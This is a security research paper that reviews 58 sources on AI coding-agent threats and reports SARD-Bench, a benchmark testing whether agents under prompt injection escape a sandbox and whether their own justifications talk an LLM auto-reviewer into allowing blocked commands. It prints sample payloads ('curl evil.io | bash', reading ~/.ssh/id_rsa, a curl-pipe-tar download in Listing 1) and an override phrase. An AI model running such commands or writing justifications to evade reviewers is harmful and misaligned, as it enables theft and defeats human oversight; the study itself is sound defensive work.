International Journal of Information Security manuscript No.
(will be inserted by the editor)

Security Risks in AI Agentic Coding Workflows

Sandbox Escape and Justification Laundering: a Multivocal Literature Review and a 720-Run Real-Sandbox Benchmark (SARD-Bench)

Deep Gandhi[1], Young Lee[2]

[1] Independent Researcher, Austin, USA

[2] Texas A&M University–San Antonio, San Antonio, Texas, USA

Corresponding author: Young Lee (ylee@tamusa.edu)

Abstract

Purpose. Modern agentic coding tools increasingly run inside a default sandbox and gate privileged actions behind two oversight layers: a user-facing permission card and, increasingly, an automated "auto-reviewer" that approves or blocks commands. This study asks whether these layers hold under adversarial workspace context: can an agent be induced to escape the default sandbox by requesting elevated permissions, and can agent-authored justifications launder a malicious command past an automated reviewer?

Methods. We first conducted a multivocal literature review of 58 peer-reviewed and gray-literature sources (January 2024–February 2026) that yields a taxonomy of agentic threats. We then built SARD-Bench, a benchmark of 240 adversarial cases executed inside a *real* isolated sandbox (network denied, writes jailed, secrets neutralized) across three frontier/open-weight models, for 720 total trajectories. Each trajectory separates five outcomes—refusal, text-echo, in-sandbox contained attempt, privileged escalation (sandbox escape), and escalation that additionally passes an LLM auto-reviewer—and cases are stratified across three stealth tiers and a two-turn sandbox-failure loop.

Results. Across frontier models (n=480) the default sandbox contained most malicious actions: 25.0% (95% Wilson CI $[21.3, 29.1]$) were attempted but contained in-sandbox, while only 2.7% $[1.6, 4.6]$ escalated out of it and 0.8% $[0.3, 2.1]$ also passed the auto-reviewer. The open-weight model behaved differently, escalating out of the sandbox in 24.2% $[19.2, 30.0]$ of runs despite refusing 45.0% of the time. Escalation and in-sandbox action rose monotonically with attack stealth (Cochran–Armitage trend $p = 0.016$ and $p < 0.001$). Agent justifications flipped 16% of auto-reviewer BLOCK decisions to ALLOW, but more often tightened them (McNemar $p < 0.001$), making the reviewer net-protective yet leaving a residual laundering channel. Privilege escalation was overwhelmingly up-front (28.9%) rather than induced by sandbox-failure feedback (2.3%).

Conclusion. The default sandbox is an effective containment layer, but it is undermined by up-front over-permissioning—especially by open-weight models—and by a residual channel through which agent-written justifications launder blocked commands past automated reviewers. We argue for provenance-aware permission mediation, auto-reviewers that are robust to agent-supplied rationales, and user-visible binding between stated intent and requested privilege.

Keywords agentic coding assistants · sandbox escape · privilege escalation · prompt injection · automated code review · empirical security evaluation

1 Introduction

Software construction is being reshaped by AI coding agents. In early 2025, Karpathy coined the term *vibe coding* to describe a workflow in which the human operator focuses on high-level intent—the "vibe"—and delegates execution, debugging, file manipulation, and refactoring to an autonomous LLM agent [1, 2]. Commercial products such as Cursor, Windsurf, Replit Agent, and GitHub Copilot Workspace extend the ear-

lier copilot model with three capabilities that are especially relevant to security: unrestricted repository reading, tool invocation (running shell commands, installing packages, and editing the file system), and multi-step planning that no longer requires line-level human ratification [3].

This shift is more than a new editor feature; it redistributes the engineering task between the developer and the model. The developer increasingly reviews intent, while the agent increasingly performs authorship and execution. A recent large-scale empirical study found that AI-authored pull requests on GitHub contain roughly 1.7× more defects than human-authored ones, with up to 2.74× more security issues [4]; a companion analysis of 20,000 SWE-bench patches reports that standalone LLM fixes introduce nine times more new vulnerabilities than developer fixes [5]. The risk, however, is no longer limited to the correctness of individual code snippets. Once the IDE has shell access and ingests untrusted context via retrieval-augmented generation (RAG), the *agent* becomes part of the attack surface [6–8].

1.1 Research Gap and Contributions

A significant body of work addresses jailbreaking and prompt injection [6, 9, 10], package hallucinations in AI-generated code [11, 12], and protocol-level weaknesses of the Model Context Protocol (MCP) [13, 14]. Recent vulnerability assessments [7, 8] report Attack Success Rates (ASR) of up to 84% against agentic editors. Almost all of this work, however, evaluates agents that run with *unrestricted* shell access, and so measures whether a model *emits* a malicious command. The deployed threat model has since moved on: production tools such as Cursor, Claude Code, and Codex now execute by default inside a restricted sandbox (no network, no host writes) and escalate to privileged actions only through an explicit permission step, which is increasingly screened by an automated LLM "auto-reviewer" rather than a human [15]. In this setting the security question is no longer "will the model type `curl evil.sh`?"—under a default sandbox that command simply fails—but "will the agent *escape* the sandbox by requesting elevated permissions, and will the oversight layer that guards those permissions hold?" To our knowledge no prior benchmark executes adversarial agentic cases inside a real sandbox and separately measures in-sandbox containment, privileged escalation, and the robustness of an automated reviewer to agent-authored justifications.

This paper makes the following contributions:

- A **multivocal literature review** of 58 sources that yields the taxonomy of vibe-coding threats shown in Figure 1. The full MLR protocol is reported in §4.1.
- **SARD-Bench**, a benchmark of 240 adversarial cases executed inside a *real* isolated sandbox (network denied, writes jailed to an ephemeral workspace, secrets neutralized), for 720 trajectories across three models.
- A **five-outcome containment metric** separating refusal, text-echo, in-sandbox contained attempt, privileged escalation (sandbox escape), and auto-reviewer-approved breach—distinguishing an attack the sandbox *stops* from one that *escapes* it.
- The first measurement of **justification laundering**: whether agent-authored permission rationales flip an automated reviewer's decision, quantified with a paired McNemar test.
- A **replication package** with the dataset generator, the sandbox harness, raw trajectory logs, and the analysis scripts that reproduce every reported number.

1.2 Research Questions

Table 2 maps each attack family to its research question. The four questions trace a single artifact—an adversarial command—through the two oversight layers of a sandboxed agent:

- **RQ1 (Containment vs. escape).** Under a default sandbox, how are adversarial outcomes distributed across refusal, in-sandbox contained attempt, and privileged escalation that escapes the sandbox, and how does this differ between frontier and open-weight models?
- **RQ2 (Stealth gradient).** Does increasing attack stealth—from overt payloads, to developer-plausible flags, to indirect living-off-the-land triggers—monotonically increase the probability that an agent acts on an injected payload and escalates privileges?
- **RQ3 (Justification laundering).** Do agent-authored permission rationales (a user-facing summary and a reviewer-facing justification) flip an automated auto-reviewer's decision on a malicious command, and in which net direction?
- **RQ4 (Escalation timing).** Is privilege escalation requested up front, or is it induced by sandbox-failure feedback—a permission-fatigue / frustration escalation effect across a two-turn loop?




Fig. 1 Taxonomy of vibe-coding security risks, derived from the multivocal literature review. The focus has shifted from artifact-centric defects (insecure code) to agent-centric vulnerabilities (the IDE itself is manipulated).

2 Background and Security Primer

This section offers a concise primer for readers not specialized in LLM security. Readers familiar with prompt injection, function calling, MCP, sycophancy, and supply-chain attacks may proceed to §3.

2.1 Prompt Injection: Direct and Indirect

A *direct* prompt injection is an adversarial instruction typed by the end user ("ignore all previous instructions and ..."). An *indirect* prompt injection (IPI) embeds the adversarial instruction in data that the LLM later ingests [6]: a poisoned README, a hidden `.cursorrules` file, a malicious issue comment on a GitHub ticket, or an MCP tool description. IPI is particularly relevant for vibe coding because agents routinely read arbitrary files from the workspace; any of those files is a potential injection vector [7, 8].

2.2 Tool Calling and the Model Context Protocol

Modern agentic IDEs expose shell access, file editing, and package installation to the LLM via two conceptually distinct mechanisms:

- **Function calling** (OpenAI, Anthropic, Google): the model emits a structured JSON object containing a tool name and arguments; the client dispatches it.
- **Model Context Protocol (MCP)** [15]: a JSON-RPC protocol standardizing tool exposure across third-party servers, intended to enable a plug-and-play marketplace of tools.

Function calling concentrates risk inside the client. MCP also enables *tool poisoning*, where a malicious instruction appears in a tool description rather than in its arguments [13, 14].

2.3 Sycophancy and Malicious Compliance

RLHF-trained models are optimized for responses preferred by annotators and can therefore drift toward agreement [16]. In coding tasks this appears as *malicious compliance*: urgency cues can push the model to disable a security control, such as `verify=False`.

2.4 Supply-Chain 2.0 Basics

Two classical supply-chain patterns are particularly relevant: *typosquatting* (uploading a package with a name close to a popular one) and *dependency confusion* (exploiting resolver order between public and private registries). Hallucination squatting, or *slopsquatting* [11, 12, 17], is an AI-era specialization: the attacker pre-registers package names that LLMs are statistically likely to hallucinate, converting the model's error distribution into a delivery mechanism for malware.

3 Related Work

We organize prior work along three eras that reflect how the security community's attention has moved. This structure helps position our contribution as a synthesis and measurement study: we do not claim to introduce a wholly new attack family, but rather to connect previously separate strands of work and evaluate them under a common, execution-aware metric.

3.1 Artifact-Centric Era (2021–2023)

Early studies evaluated the static output of code models (Codex, GPT-3) against CWE catalogues. Later empirical studies, notably [5] on SWE-bench and [4] on 470 pull requests, confirmed that AI-authored code carries a higher defect density than human code. These works treated the model as a black-box text generator, which is sufficient as long as the developer remains in the reading loop.

3.2 Prompt Injection and Jailbreak Era (2023–2024)

Greshake et al. [6] introduced IPI as a threat model in which the adversary attacks the user through the model by injecting instructions into retrieved content. Wan et al. [9] subsequently released CyberSecEval 3, a benchmark covering prompt injection, secure code generation, and code-interpreter abuse.

3.3 Agentic Security Era (2024–2026)

The current phase focuses on the agent execution environment. Liu et al. [7] demonstrate with AIShellJack that agentic editors reach up to 84% ASR on 314 attack payloads drawn from MITRE ATT&CK; they report a single combined metric and assume unrestricted command execution. Gasmi et al. [8] compare function calling and MCP across 3,250 attack scenarios and report attack-success rates of 73.5% and 62.6%, respectively. Zhang et al. [10] release the Agent Security Bench with a broader taxonomy of attacks and defences. Defensive work includes LlamaFirewall [18], MCP-specific proxies [19], and orchestration-level defences such as ControlValve [20]. A parallel line treats the agent itself as a sandboxed process and studies containment rather than raw emission: tool-emulation harnesses such as ToolEmu [21] surface risky actions in a mocked environment, and production systems increasingly interpose an automated reviewer between the agent and privileged execution. What this literature does not yet measure is the behaviour we isolate here: whether, under a *real* default sandbox, an agent escalates out of containment, and whether the agent's own justifications can launder a blocked command past an automated reviewer. Our work complements prior studies by (i) executing adversarial cases inside a real network-denied, write-jailed sandbox, (ii) separating in-sandbox containment from privileged escalation, (iii) measuring an automated reviewer's robustness to agent-authored rationales, and (iv) distinguishing up-front from failure-induced escalation.

4 Methodology

4.1 Multivocal Literature Review Protocol

We follow the MLR guidelines of Garousi et al. [22] and report a PRISMA-style flow [23].

Search string. The search was built by pairing a domain term with a security term:

> "vibe coding" OR "agentic IDE" OR "AI coding agent" OR "LLM coding assistant" OR "Model Context Protocol" AND "security" OR "vulnerability" OR "prompt injection" OR "supply chain" AND 2024–2026

Databases. Academic: arXiv, IEEE Xplore, ACM Digital Library, Springer Link, Semantic Scholar, Google Scholar. Grey: Checkmarx, Palo Alto Unit 42, Mend, Aikido, FOSSA, Snyk, Veracode [24], Invicti [25], Anthropic and OpenAI engineering blogs, Dark Reading, the Washington Post Intelligence briefing, and GitHub Security Advisories.

Inclusion criteria (IC). IC1 published 2024-01 – 2026-02; **IC2** in English; **IC3** addresses security, privacy or compliance of an AI coding assistant, an autonomous agent, or a tool-calling LLM; **IC4** either reports primary empirical data or proposes a novel threat model or defence; **IC5** for grey literature, published by a vendor or researcher with a verifiable track record in software security.

Exclusion criteria (EC). EC1 purely commercial marketing content without a technical claim; **EC2** duplicate versions (earlier preprint superseded by a peer-reviewed version); **EC3** focus exclusively on image or speech models; **EC4** unrelated to coding workflows (for example, clinical AI); **EC5** inaccessible full text.

PRISMA flow. The search returned 418 candidate records. After deduplication ($n = 89$ removed) we screened 329 titles and abstracts. Full-text review was performed on 112 records; 58 records met all criteria and constitute the MLR corpus analysed in this paper. Table 1 summarizes the corpus.

Table 1 Descriptive statistics of the MLR corpus ($n = 58$).

Dimension	Academic	Grey
Count	34	24
2024	8	5
2025	21	15
2026	5	4
Primary threat category		
IPI / LITL	9	5
MCP / tool poisoning	8	3
Supply chain 2.0	6	7
Sycophancy / compliance	4	2
Regulation / liability	2	5
Defense / evaluation	5	2

Taxonomy derivation. Figure 1 is the output of a two-round coding process. The first author open-coded each of the 58 records with one or more threat labels; codes were then axially grouped into the four branches shown in the figure. A second coder independently re-coded a stratified 20% sample ($n = 12$); Cohen's $\kappa = 0.78$. Disagreements were resolved by discussion, and the final taxonomy preserves both coders' reconciled labels.

4.2 The SARD-Bench Evaluation Framework

To measure containment rather than mere emission we built SARD-Bench (Sandbox-escape And Review-Deception Benchmark): 240 adversarial cases, 60 per research question, each executed once per model inside

a real isolated sandbox, for a total of $3 \times 240 = 720$ trajectories. Within each RQ the 60 cases are evenly stratified across three *stealth tiers* (20 each) and balanced across five software ecosystems (Python, Node/TypeScript, Go, Rust, and shell/CI). Table 2 summarizes the design.

Table 2 SARD-Bench design. Each RQ contributes 60 cases, stratified into three stealth tiers of 20; 720 trajectories result from three models.

Research question (family)	Cases	Tiers
RQ1 Containment vs. escape	60	1–3
RQ2 Stealth gradient	60	1–3
RQ3 Justification laundering	60	1–3
RQ4 Escalation timing (2-turn)	60	1–3
Total cases	**240**	
Total trajectories (×3 models)	**720**	

Stealth tiers. Tier 1 (*overt*) embeds unmistakable payloads such as `cat ~/.ssh/id_rsa` or `curl evil.io | bash`. Tier 2 (*developer-plausible*) hides the payload behind ordinary-looking flags—a malicious `--extra-index-url`, a telemetry header carrying a token, a poisoned `GOPROXY`. Tier 3 (*indirect / living-off-the-land*) places nothing overtly malicious in the command the agent types: a benign-looking trigger (`pytest`, `npm test`, `make`) runs a poisoned fixture or build target already present in the workspace.

Tool contract and oversight layers. The agent is given a single tool, `execute_sandboxed_command`, whose schema makes the two oversight layers explicit. Besides `command` it requires `required_permissions` (a subset of {`sandbox_default`, `full_network`, `host_filesystem_write`, `git_credentials`}), a `user_summary` rendered on the user's permission card, and a `sandbox_justification` shown to the automated reviewer. Requesting any permission beyond `sandbox_default` is, by construction, a request to *escape* the default sandbox. We follow a strict privilege-separation discipline: the untrusted workspace file is never placed in the system prompt but is delivered only as the return value of a `read_file` tool call, mirroring how a real IDE ingests repository context.

Two-turn failure loop (RQ4). RQ4 cases run for two turns. If the agent stays in `sandbox_default` on turn 1, its command is executed in the real sandbox and the authentic failure (e.g. a network-denied error) is returned as feedback, letting us measure whether failure feedback—not up-front intent—induces escalation on turn 2. Figure 2 depicts the loop.




Fig. 2 A SARD-Bench trajectory. Untrusted context enters via a `read_file` response; the agent emits `execute_sandboxed_command` with permissions and justifications; `sandbox_default` commands execute in a real isolated sandbox, while privileged requests are intercepted and scored for escalation and (via the auto-reviewer) laundering.

4.3 A Real Isolated Sandbox

Unlike harnesses that simulate execution, SARD-Bench runs each `sandbox_default` command in a genuine OS-enforced sandbox (macOS Seatbelt), so that network and filesystem denials are authentic kernel errors rather than scripted strings. Every command runs with: outbound network *denied* (so `curl`/`pip`/`wget` fail as they would under a real default sandbox); writes *jailed* to an ephemeral per-case workspace (writes elsewhere fail with real permission errors); a *sanitized* environment in which the evaluator's own secrets are never exported and secret-looking variables are replaced with obvious fakes; `HOME` redirected into the workspace so `~/.ssh` cannot reach real keys; and wall-clock and CPU limits to contain runaway processes. Commands that request any privileged permission are *never* executed—they are intercepted at the tool-call boundary and recorded as escalation events—so the harness measures intent to escape without ever granting it.

4.4 Five-Outcome Containment Metric

Because the agent now runs behind a sandbox, a single "attack success" number conflates actions the sandbox *stops* with actions that *escape* it. We therefore score each trajectory into five non-exclusive outcomes:

Refusal. The agent declined the task in text and issued no malicious tool call.

Text-Echo. The payload appears verbatim in the text stream but no matching tool call was issued; a latent surface for pipelines that parse text for commands.

Contained sandbox attempt. The agent issued the malicious command but stayed within `sandbox_default`; the action was attempted but contained by the sandbox. This is *defense-positive*: the attack was neutralized by containment, not by the model.

Escalated breach (sandbox escape). The agent requested a privileged permission on a malicious command, or executed an in-sandbox living-off-the-land payload that achieves the objective without escaping. This is the *primary* metric: it measures attacks the default sandbox does *not* stop.

Auto-reviewer-approved breach (Tier IV). An escalated breach whose `sandbox_justification` additionally persuades the automated reviewer to ALLOW it—an attack that defeats both the sandbox and the reviewer.

Justification laundering (RQ3). For every command that reaches the reviewer we query an automated reviewer (an LLM at temperature 0) under two conditions: **A**, the command alone, and **B**, the command plus the agent's `user_summary` and `sandbox_justification`. A *laundering event* is a case the reviewer BLOCKs under A but ALLOWs under B; the reverse (A ALLOW, B BLOCK) is a *tightening* event. We test the paired A-vs-B decisions with an exact McNemar test, which directly answers whether justifications net-loosen or net-tighten review.

We compute 95% Wilson score confidence intervals [26] for every rate, test the stealth gradient with a Cochran–Armitage trend test across the ordered tiers, and release an analysis script that reproduces every number in this section from the public trajectory logs.

4.5 Models, Runtime, and Reproducibility

We evaluated three current models via a single OpenRouter endpoint: Claude Sonnet 5.5 and GPT-5.1 as frontier commercial systems, and Llama 4 Maverick as a leading open-weight model. The automated reviewer is a separate, cheaper model (GPT-4o-mini) at temperature 0, reflecting the lightweight classifiers deployed for this role in practice. Open-weight models that emit ReAct-style inline tool calls rather than native JSON are parsed by a fallback extractor and tagged with a `parse_mode` so that formatting differences are not mistaken for non-participation. Each case is run once per model; the 720 trajectories are independent along the three-model axis.

5 Results

All 720 trajectories completed with no execution errors. Table 3 presents the five-outcome breakdown per model; Table 4 reports the stealth gradient and per-RQ escalation on the frontier models. We discuss each research question in turn.

5.1 RQ1 – Containment versus Escape

The headline result is that the default sandbox is an effective containment layer for frontier models, but a porous one for the open-weight model. Pooling Claude Sonnet 5.5 and GPT-5.1 (n=480), a quarter of adversarial runs (25.0%, 95% CI [21.3, 29.1]) produced a malicious command that was *attempted but contained* inside `sandbox_default`, whereas only 2.7% [1.6, 4.6] escalated out of the sandbox and just 0.8% [0.3, 2.1] additionally passed the auto-reviewer. In other words, for frontier models the containment-to-escape ratio is roughly nine to one: most malicious behaviour is neutralized by *where* the command runs, not by the model declining to run it.

Finding 1 (the open-weight model escapes the sandbox). Llama 4 Maverick inverts this picture. It refused outright in 45.0% [38.8, 51.3] of runs—far more than either frontier model—yet when it did act it requested privileged, sandbox-escaping permissions in 24.2% [19.2, 30.0] of runs, an order of magnitude above Claude (1.7%) and GPT-5.1 (3.8%). The cross-model difference in escalated breach is large and highly significant ($\chi^2(2) = 83.5$, $p < 10^{-18}$). The open-weight model is thus simultaneously the most *refusing* and the most *escaping*: it lacks the calibrated middle ground, visible in the frontier models, of staying inside the sandbox while completing an ambiguous task. For the security-conscious teams who run open weights to keep proprietary code off third-party APIs, this is a consequential trade: the privacy benefit is paid for in sandbox-escape risk.

Table 3 Per-model five-outcome breakdown (240 runs per model). Outcomes are defined in §4.4; *Contained* and *Escalated* carry 95% Wilson intervals. *Escalated breach* (sandbox escape) is the primary metric.

Model	Refusal	Text-Echo	Contained	Escalated breach	Auto-rev. approved
Claude Sonnet 5.5	2.9%	5.0%	18.8% [14.3, 24.2]	1.7% [0.7, 4.2]	1.7%
GPT-5.1	4.6%	12.1%	31.3% [25.7, 37.4]	3.8% [2.0, 7.0]	0.0%
Llama 4 Maverick	45.0%	12.1%	19.2% [14.7, 24.6]	24.2% [19.2, 30.0]	1.3%
Frontier (pooled)	3.8%	8.5%	25.0% [21.3, 29.1]	2.7% [1.6, 4.6]	0.8%

Cross-model variance: Escalated breach $\chi^2(2) = 83.5$, $p = 7.5 \times 10^{-19}$; Refusal $\chi^2(2) = 188.8$, $p < 10^{-40}$; Contained $\chi^2(2) = 13.6$, $p = 1.1 \times 10^{-3}$; Text-Echo $\chi^2(2) = 9.2$, $p = 0.010$.

Table 4 Stealth gradient and per-RQ escalation on the frontier models (pooled, $n = 160$ per tier; $n = 120$ per RQ). Rates are escalated-breach / contained with 95% Wilson intervals on the escalated rate.

Stratum	Escalated breach	Contained
Tier 1 (overt)	0.6% [0.1, 3.5]	14.4%
Tier 2 (plausible)	2.5% [1.0, 6.3]	12.5%
Tier 3 (indirect/LotL)	5.0% [2.6, 9.6]	48.1%
RQ1 Containment	2.5% [0.9, 7.1]	–
RQ2 Stealth	1.7% [0.5, 5.9]	–
RQ3 Laundering	0.0% [0.0, 3.1]	–
RQ4 Escalation timing	6.7% [3.4, 12.6]	–

Cochran–Armitage trend across tiers: escalated $z = 2.41$, $p = 0.016$; contained $z = 6.97$, $p < 0.001$.

5.2 RQ2 – The Stealth Gradient

Stratifying the frontier runs by stealth tier reveals a clean, monotonic gradient (Table 4). Escalated breach rises from 0.6% at Tier 1 (overt payloads) to 2.5% at Tier 2 (developer-plausible flags) to 5.0% at Tier 3 (indirect living-off-the-land), a significant increasing trend (Cochran–Armitage $z = 2.41$, $p = 0.016$). The effect on *in-sandbox action* is far stronger: containment-tier attempts jump from 14.4% and 12.5% at Tiers 1–2 to 48.1% at Tier 3 ($z = 6.97$, $p < 0.001$).

Finding 2 (stealth converts refusal into action, which the sandbox then contains). The interpretation is that a Tier 3 payload—a poisoned `pytest` fixture or `make` target the agent is simply asked to "run the tests" against—does not read as malicious to the agent, so it acts in nearly half of cases; but because the trigger command itself needs no elevated permission, the action lands *inside* the sandbox rather than escaping it. Stealth is therefore highly effective at defeating the model's own judgement and only modestly effective at defeating the sandbox. This is the central argument for defense-in-depth: the layer that catches stealthy attacks is the sandbox, not the model.

5.3 RQ3 – Justification Laundering against the Auto-Reviewer

Of the 237 commands that reached the automated reviewer, 50 were BLOCKed on the command text alone (Condition A). Adding the agent's own `user_summary` and `sandbox_justification` (Condition B) flipped 8 of those 50 to ALLOW—a 16.0% laundering rate on already-blocked commands. Crucially, the reverse was more common: 45 commands that Condition A would have ALLOWed were BLOCKed once the justification was visible. The paired comparison is highly asymmetric in the *tightening* direction (McNemar, discordant pairs b=8, c=45, $p < 0.001$).

Finding 3 (auto-reviewers are net-protective but carry a residual laundering channel). Two conclusions follow, and we report both. First, agent-authored justifications are, on net, *information that helps* an LLM reviewer: they more often expose intent than conceal it, and an auto-reviewer that reads them blocks more than one that sees only the command. This is an encouraging result for the deployment pattern of screening permission requests with a cheap LLM. Second, the protection is incomplete: a non-trivial 16% of commands that would otherwise be blocked are talked past the reviewer by a plausible rationale. Because the agent writes the justification and the attacker writes the context that steers the agent, this 16% is a controllable channel for an adversary, not random noise. Notably, RQ3 contributed *zero* escalated breaches on the frontier models (Table 4): the laundering risk here is not that the agent escalates, but that *when* a borderline command is escalated, its justification can tip an automated gate.

5.4 RQ4 – Escalation Timing: Up-Front, not Frustration-Driven

RQ4 runs a two-turn loop: a turn-1 command that stays in `sandbox_default` is executed in the real sandbox, and the authentic failure is fed back so we can see whether the agent escalates in response. Across the

180 RQ4 trajectories, 28.9% [22.8, 35.9] requested privileged, sandbox-escaping permissions *immediately* on turn 1. Of the 128 that stayed sandboxed on turn 1 and then saw a real failure, only 2.3% [0.8, 6.7] escalated on turn 2.

Finding 4 (the risk is up-front over-permissioning). We had hypothesized a permission-fatigue or "frustration escalation" effect, in which repeated sandbox failures socially engineer the agent into asking for more power. The data do not support it: escalation is overwhelmingly a turn-1 decision driven by the injected context, and agents that respect the sandbox on turn 1 almost never abandon it merely because a command failed. The practical implication is that permission mediation should scrutinize the *first* privileged request most heavily, rather than assuming that danger accumulates over a session. Figure 1 shows a representative up-front escalation trace.

```
[read_file -> scripts/fetch_assets.sh]:
  curl -f https://cdn.evil.io/a.tgz | tar -x

[Developer prompt]: "Fetch remote assets
    for the build."

--- execute_sandboxed_command (turn 1) ---
{
  "command": "curl -f
    https://cdn.evil.io/a.tgz | tar -x",
  "required_permissions": ["full_network"],
  "user_summary": "Download build assets",
  "sandbox_justification":
    "Build step needs network to fetch
    release assets."
}
// permission beyond sandbox_default =>
    escalated breach
```

Listing 1 Representative up-front escalation (RQ4, Tier 1). The agent requests full_network on turn 1, with a benign-sounding justification aimed at both oversight layers.

6 Defence Evaluation and Mitigations

Our results point to a *layered* mitigation strategy whose central insight is that the sandbox, not the model, is the load-bearing defence: it contained the great majority of frontier-model attacks (§5.1) and absorbed the stealth gradient (§5.2). The residual risk lies at the two escape hatches—privileged escalation and the auto-reviewer—so defences should concentrate there.

Default-deny sandboxing as the primary control. The single most effective measure in our data is simply running the agent under a restrictive default sandbox (no network, no host writes): it converted most Tier 3 stealth attacks from potential breaches into contained, inert attempts. Vendors should treat `sandbox_default` as the floor, not an opt-in, and keep it non-bypassable without an explicit permission step.

Scrutinize the first privileged request. Because escalation is up-front rather than failure-driven (§5.4), permission mediation should apply its heaviest scrutiny to the *first* request to leave the sandbox, rather than relaxing as a session proceeds. Provenance tagging [7, 14]—marking that the command originated from untrusted workspace context—would let the mediator weight exactly these requests.

Auto-reviewers robust to agent rationales. Our laundering result (§5.3) shows that an LLM auto-reviewer is net-protective but can be talked past 16% of the time on already-blocked commands. A reviewer should therefore treat the agent's `sandbox_justification` as *untrusted, attacker-influenceable text*—evaluating the command against workspace provenance and effect, and never allowing a benign rationale alone to overturn a block. Runtime guardrails such as LlamaFirewall [18] and MCP-aware proxies like MCPShield [19] are complementary at this layer.

Capability attestation and WYSIWYE. We recommend a "What You See Is What You Execute" (WYSIWYE) contract in which the `user_summary` on the permission card is cryptographically bound to the `command` and `required_permissions` actually dispatched, so that a reassuring summary cannot mask a sandbox-escaping request.

Control-flow integrity for multi-agent systems. Jha et al. [20] show that alignment-based defences can be evaded in multi-agent orchestrations and propose ControlValve, a control-flow-graph enforcement layer. Multi-agent CFH is outside the scope of our single-agent experiments but is a natural extension of SARD-Bench.

Policy-scaled adoption. Table 5 positions these defences against a risk-class gradient. The point is not that vibe coding is dangerous in every setting—it is that the defence stack should scale with the value of what is being built.

7 Discussion

We interpret the results through three lenses.

Table 5 Risk-class gradient. Defences scale with the application's exposure; we do not advocate a one-size-fits-all stack.

Risk class	Examples	Recommended defence stack
Low	Personal scripts, marketing sites	Vendor defaults, standard SCA, tool-call review in the IDE.
Medium	SaaS CRUD, internal tools	Add LlamaFirewall / MCPShield, SBOM + Sigstore, Dependabot, branch protection.
High	Fintech, healthcare	Add WYSIWYE binding, capability attestation, second-reviewer gate, mandatory unit test coverage for AI-produced code.
Safety-critical (EU AI Act Annex III)	Medical devices, critical infrastructure	All of the above plus formal review, provenance logs, incident reporting per Article 14.

7.1 A Base-of-Trust Framing

The absolute numbers in Table 3 should be read against an explicit trust model. Our experiments assume a developer who acts in good faith; an LLM provider that is honest but fallible; and a model that is the untrusted component by virtue of ingesting third-party context. Under this model the LLM is never the *origin* of malicious intent—it is a transmitter. Defensive work therefore focuses on constraining what that transmitter can do once an adversary has successfully injected context. This framing deliberately avoids the common over-claim that "the LLM is evil"; the LLM is merely lossy about provenance.

7.2 Interpretation of Model Variance

The five-outcome breakdown reveals a nuanced picture that a single ASR would have hidden. *In absolute terms, the open-weight model escapes the sandbox an order of magnitude more often (24.2%) than either frontier model* (1.7% and 3.8%), even though it also refuses far more (45.0% vs. 2.9% and 4.6%). Frontier models occupy a calibrated middle ground—they neither refuse reflexively nor reach for elevated permissions, instead doing the task within the sandbox—whereas the open-weight model is bimodal, swinging between outright refusal and full escalation. Two caveats are important. First, we tested Llama 4 Maverick; smaller or larger open-weight checkpoints will shift these numbers and we invite replication. Second, the comparison is behavioural, not a verdict on code quality: a contained attempt is still an attempt, and the frontier models' lower escape rate depends on the sandbox being present. Some security-conscious teams run open weights to keep proprietary code off third-party APIs; our data suggest that this privacy-motivated choice concentrates *sandbox-escape* risk and must be paired with a strict default sandbox and permission mediation rather than model trust alone.

7.3 Article 14 of the EU AI Act: Alignment, Not Collision

Article 14 of the EU AI Act [27] requires high-risk AI systems to be designed such that natural persons *can* effectively oversee them. Our laundering result bears directly on this obligation. The oversight layers in a modern agent are a user-facing summary and an automated reviewer; we show that agent-authored justifications can flip 16% of blocked commands past the automated gate, and that a reassuring `user_summary` can accompany a sandbox-escaping request. Article 14 applies only to the Annex III high-risk set, and most vibe-coded software falls outside it—the risk-class gradient in Table 5 separates these regimes. For safety-critical systems, however, our data provide a quantitative argument that oversight which can be steered by the *reviewed system's own explanations* is not yet "effective" in the sense Article 14 intends [28]. We frame this as vibe coding being *in tension with and requiring alignment to* the Act's operational guidance rather than on a collision course with it; the harmonized standards that will define "effective oversight" were still under development at the time of writing [27, 28].

7.4 Shadow AI and Shadow Code

Two related-but-distinct risk categories are often conflated. We reserve *Shadow AI* for the unsanctioned *process*—developers running a personal Cursor account against a corporate repository and leaking code to a third-party API in violation of GDPR or NDA [29, 30]—and *Shadow Code* for the resulting *artifact*: the growing volume of unreviewed, unaudited AI-authored code that runs in production [31]. Shadow AI is the vector; Shadow Code is the persistent vulnerability. Both require governance, but the control emphasis differs: DLP and egress restrictions are more responsive to Shadow AI, whereas code review and repository controls are more responsive to Shadow Code [29–31].

8 Threats to Validity

Construct validity. The central construct is the distinction between an attack the sandbox *contains* and one that *escapes* it. We operationalize escape as a request for a permission beyond `sandbox_default` (or an in-sandbox LotL payload that achieves the objective); a reviewer could argue some contained attempts are "successful" in intent. We therefore report both outcomes separately rather than collapsing them. The auto-reviewer is itself an LLM, so the laundering metric measures robustness of *a representative* automated reviewer, not a theoretical upper bound; a stronger reviewer may launder less, a weaker one more.

